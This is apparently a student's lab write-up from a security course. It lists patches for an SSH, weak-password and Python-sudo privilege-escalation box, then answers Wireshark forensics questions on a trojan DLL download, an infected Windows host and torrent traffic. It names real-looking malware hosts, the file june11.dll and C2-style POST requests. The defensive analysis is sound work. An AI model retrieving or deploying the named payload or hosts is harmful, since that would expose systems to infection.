  - **Why It Works**: It updates OpenSSH server to latest version to prevent vulnerabilities
- Vulnerability 2 - Weak User Password
  - **Patch**: Implement a stronger and longer password for user Michael.
  - **Why It Works**: The more complex or longer the password, the longer it takes for programs like John the Ripper or Hydra to decrypt the password.
- Vulnerability 3 - Privilege Escalation
  - **Patch**: Remove user Steven from any sudo privilages
  - **Why It Works**: Python scripts that are executed with elevated permissions and misconfigured Python libraries may be exploited to gain access to root. When a Python script imports a module, the script also executes that module. With Steven not having any sudo privileges, the Python script could not be used as an exploit.

Network Analysis

Time Thieves

At least two users on the network have been wasting time on YouTube. Usually, IT wouldn't pay much mind to this behavior, but it seems these people have created their own web server on the corporate network. So far, Security knows the following about these time thieves:


- They have set up an Active Directory network.
- They are constantly watching videos on YouTube.
- Their IP addresses are somewhere in the range 10.6.12.0/24.

You must inspect your traffic capture to answer the following questions:

1. What is the domain name of the users' custom site?

Frank-n-ted.com

Note the Network addresses name resolution was used to translate IP to domain name.



2. What is the IP address of the Domain Controller (DC) of the AD network?

IP address for Frank-n-Ted-DC was 10.6.12.12

```
41086 401.460982100 DESKTOP-86J4BX.frank-n-ted.com  Frank-n-Ted-DC.frank-n-ted.com  TCP
41087 401.462030500 Frank-n-Ted-DC.frank-n-ted.com  DESKTOP-86J4BX.frank-n-ted.com  TCP
41088 401.462898300 DESKTOP-86J4BX.frank-n-ted.com  Frank-n-Ted-DC.frank-n-ted.com  TCP

    Total Length: 52
    Identification: 0x17ab (6059)
  ▸ Flags: 0x4000, Don't fragment
    ...0 0000 0000 0000 = Fragment offset: 0
    Time to live: 128
    Protocol: TCP (6)
    Header checksum: 0xb664 [validation disabled]
    [Header checksum status: Unverified]
    Source: DESKTOP-86J4BX.frank-n-ted.com (10.6.12.157)
    Destination: Frank-n-Ted-DC.frank-n-ted.com (10.6.12.12)
▾ Transmission Control Protocol, Src Port: 49668, Dst Port: 389, Seq: 0, Len: 0
    Source Port: 49668
```

3. What is the name of the malware downloaded to the 10.6.12.203 machine? Once you have found the file, export it to your Kali machine's desktop.

Malware file was june11.dll

Query used was (ip.src==10.6.12.157 or ip.src==10.6.12.203) and http.

The query searches for the Laptop and Desktop machines of Frank-n-Ted and filters by HTTP protocol. Observing the GET requests, you can see file june11.dll.

mycapture.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

(ip.src==10.6.12.157 or ip.src==10.6.12.203) and http

No.	Time	Source	Destination	Protocol	Length	Info
43717	412.707586400	DESKTOP-86J4BX.frank-n-ted.com	cardboardspaceshiptoys.com	HTTP	513	GET /logs/invoice-86495.doc HTTP/1.1
44691	419.010074100	LAPTOP-5WKHX9YG.frank-n-ted.com	205.185.125.104	HTTP	275	GET /pQBtWj HTTP/1.1
44695	419.025459100	LAPTOP-5WKHX9YG.frank-n-ted.com	205.185.125.104	HTTP	312	GET /files/june11.dll HTTP/1.1
45755	430.292752200	LAPTOP-5WKHX9YG.frank-n-ted.com	snnmnkxdhflwgthqismb.com	HTTP	713	POST /post.php HTTP/1.1
45764	430.318023100	LAPTOP-5WKHX9YG.frank-n-ted.com	snnmnkxdhflwgthqismb.com	HTTP	749	POST /post.php HTTP/1.1
46169	436.618745200	LAPTOP-5WKHX9YG.frank-n-ted.com	snnmnkxdhflwgthqismb.com	HTTP	646	POST /post.php HTTP/1.1
46170	436.628089400	LAPTOP-5WKHX9YG.frank-n-ted.com	snnmnkxdhflwgthqismb.com	HTTP	584	POST /post.php HTTP/1.1
46175	436.640865900	LAPTOP-5WKHX9YG.frank-n-ted.com	snnmnkxdhflwgthqismb.com	HTTP	579	POST /post.php HTTP/1.1
46182	436.685016900	LAPTOP-5WKHX9YG.frank-n-ted.com	snnmnkxdhflwgthqismb.com	HTTP	705	POST /post.php HTTP/1.1
46187	436.698903400	LAPTOP-5WKHX9YG.frank-n-ted.com	snnmnkxdhflwgthqismb.com	HTTP	649	POST /post.php HTTP/1.1
46455	439.242115800	LAPTOP-5WKHX9YG.frank-n-ted.com	snnmnkxdhflwgthqismb.com	HTTP	638	POST /post.php HTTP/1.1
46977	447.223363600	LAPTOP-5WKHX9YG.frank-n-ted.com	snnmnkxdhflwgthqismb.com	HTTP	585	POST /post.php HTTP/1.1
47463	454.045365600	LAPTOP-5WKHX9YG.frank-n-ted.com	snnmnkxdhflwgthqismb.com	HTTP	668	POST /post.php HTTP/1.1
50136	495.389319900	LAPTOP-5WKHX9YG.frank-n-ted.com	snnmnkxdhflwgthqismb.com	HTTP	816	POST /post.php HTTP/1.1
50323	498.206432400	LAPTOP-5WKHX9YG.frank-n-ted.com	snnmnkxdhflwgthqismb.com	HTTP	890	POST /post.php HTTP/1.1
50334	498.236690100	LAPTOP-5WKHX9YG.frank-n-ted.com	snnmnkxdhflwgthqismb.com	HTTP	798	POST /post.php HTTP/1.1
50346	498.270361300	LAPTOP-5WKHX9YG.frank-n-ted.com	snnmnkxdhflwgthqismb.com	HTTP	918	POST /post.php HTTP/1.1

4. Upload the file to VirusTotal.com. What kind of malware is this classified as?

Trojan malware

Vulnerable Windows Machines

The Security team received reports of an infected Windows host on the network. They know the following:


- Machines in the network live in the range 172.16.4.0/24.
- The domain mind-hammer.net is associated with the infected computer.
- The DC for this network lives at 172.16.4.4 and is named Mind-Hammer-DC.
- The network has standard gateway and broadcast addresses.

Inspect your traffic to answer the following questions:

1. Find the following information about the infected Windows machine:
    - Host name: ROTTERDAM-PC
    - IP address: 172.16.4.205
    - MAC address: 00:59:07:b0:63:a4

Query used was ip.src==172.16.4.0/24 and nbns.


This searches the network with CIDR 24 and protocol Netbios Name Service



2. What is the username of the Windows user whose computer is infected?

Windows user was mattijs.dervies.


Query used was ip.src==172.16.4.205 && kerberos.CNameString



3. What are the IP addresses used in the actual infection traffic?

IP address is 185.243.115.84.

Opening the Conversations window and sorting my packet size, you can see the largest packet address B was 185.243.115.84.



4. As a bonus, retrieve the desktop background of the Windows host.


Use the Export HTTP Objects tool. Filtering for img files and sorting by file size, the first result was noticed as the user's wallpaper.

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
15494	b5689023.green.mattingsolutions.co		3,592 kB	empty.gif?ss&ss2i
11455	b5689023.green.mattingsolutions.co		3,592 kB	empty.gif?ss&ss1i
19420	img.timeinc.net	image/jpeg	124 kB	libya_ruins_01.jpg
18959	img.timeinc.net	text/css	90 kB	main.css
19067	img.timeinc.net	application/javascript	72 kB	jquery.js
19221	img.timeinc.net	application/javascript	71 kB	time_s_code.js
19044	img.timeinc.net	application/javascript	33 kB	main.js
18984	img.timeinc.net	text/css	21 kB	fixed-header-foote
19159	img.timeinc.net	application/javascript	16 kB	MobileCompatibilit
19013	img.timeinc.net	text/css	14 kB	photos.css
79554	b5689023.green.mattingsolutions.co	text/html	14 kB	empty.gif?ss&ss2i
20767	img.timeinc.net	image/png	13 kB	newsletterLogo.pn
19121	img.timeinc.net	application/javascript	11 kB	mobileExperience.
19077	img.timeinc.net	application/javascript	10 kB	articles.js
19017	img.timeinc.net	text/css	7,350 bytes	channel.css
663	b5689023.green.mattingsolutions.co		5,428 bytes	empty.gif?ss&ss2i
877	b5689023.green.mattingsolutions.co		5,428 bytes	empty.gif?ss&ss2i
1077	b5689023.green.mattingsolutions.co		5,428 bytes	empty.gif?ss&ss2i
1521	b5689023.green.mattingsolutions.co		5,428 bytes	empty.gif?ss&ss2i
1730	b5689023.green.mattingsolutions.co		5,428 bytes	empty.gif?ss&ss2i
2619	b5689023.green.mattingsolutions.co		5,428 bytes	empty.gif?ss&ss2i
2830	b5689023.green.mattingsolutions.co		5,428 bytes	empty.gif?ss&ss2i
3064	b5689023.green.mattingsolutions.co		5,428 bytes	empty.gif?ss&ss2i
3270	b5689023.green.mattingsolutions.co		5,428 bytes	empty.gif?ss&ss2i
3478	b5689023.green.mattingsolutions.co		5,428 bytes	empty.gif?ss&ss2i
3713	b5689023.green.mattingsolutions.co		5,428 bytes	empty.gif?ss&ss2i
4135	b5689023.green.mattingsolutions.co		5,428 bytes	empty.gif?ss&ss2i

Text Filter: img

Save | Save All | Close | Help



Illegal Downloads

IT was informed that some users are torrenting on the network. The Security team does not forbid the use of torrents for legitimate purposes, such as downloading operating systems. However, they have a strict policy against copyright infringement.


IT shared the following about the torrent activity:

- The machines using torrents live in the range 10.0.0.0/24 and are clients of an AD domain.
- The DC of this domain lives at 10.0.0.2 and is named DogOfTheYear-DC.
- The DC is associated with the domain dogoftheyear.net.


Your task is to isolate torrent traffic and answer the following questions:

1. Find the following information about the machine with IP address 10.0.0.201:
    - MAC address: 00:16:17:18:66:c8
    - Windows username: elmer.blanco
    - OS version: Windows 10

Query used was ip.src==10.0.0.201 && kerberos.CNameString




To find the OS version, query used was ip.src==10.0.0.201 && http, then look at User Agent field in HTTP to find OS (Windows NT 10.0)



2. Which torrent file did the user download?

Torrent downloaded was Betty_Boop_Rhythm_on_the_Reservation.avi.torrent.

Query used was ip.src==10.0.0.0/24 && (http.request.uri contains “torrent”).



ImageMagick: bettybooprythmonthereservationgrab.jpg

File Name: Betty_Boop_Rhythm_on_the_Reservation.avi
File Size: 100.50 MB
Resolution: 720x480
Duration: 00:06:02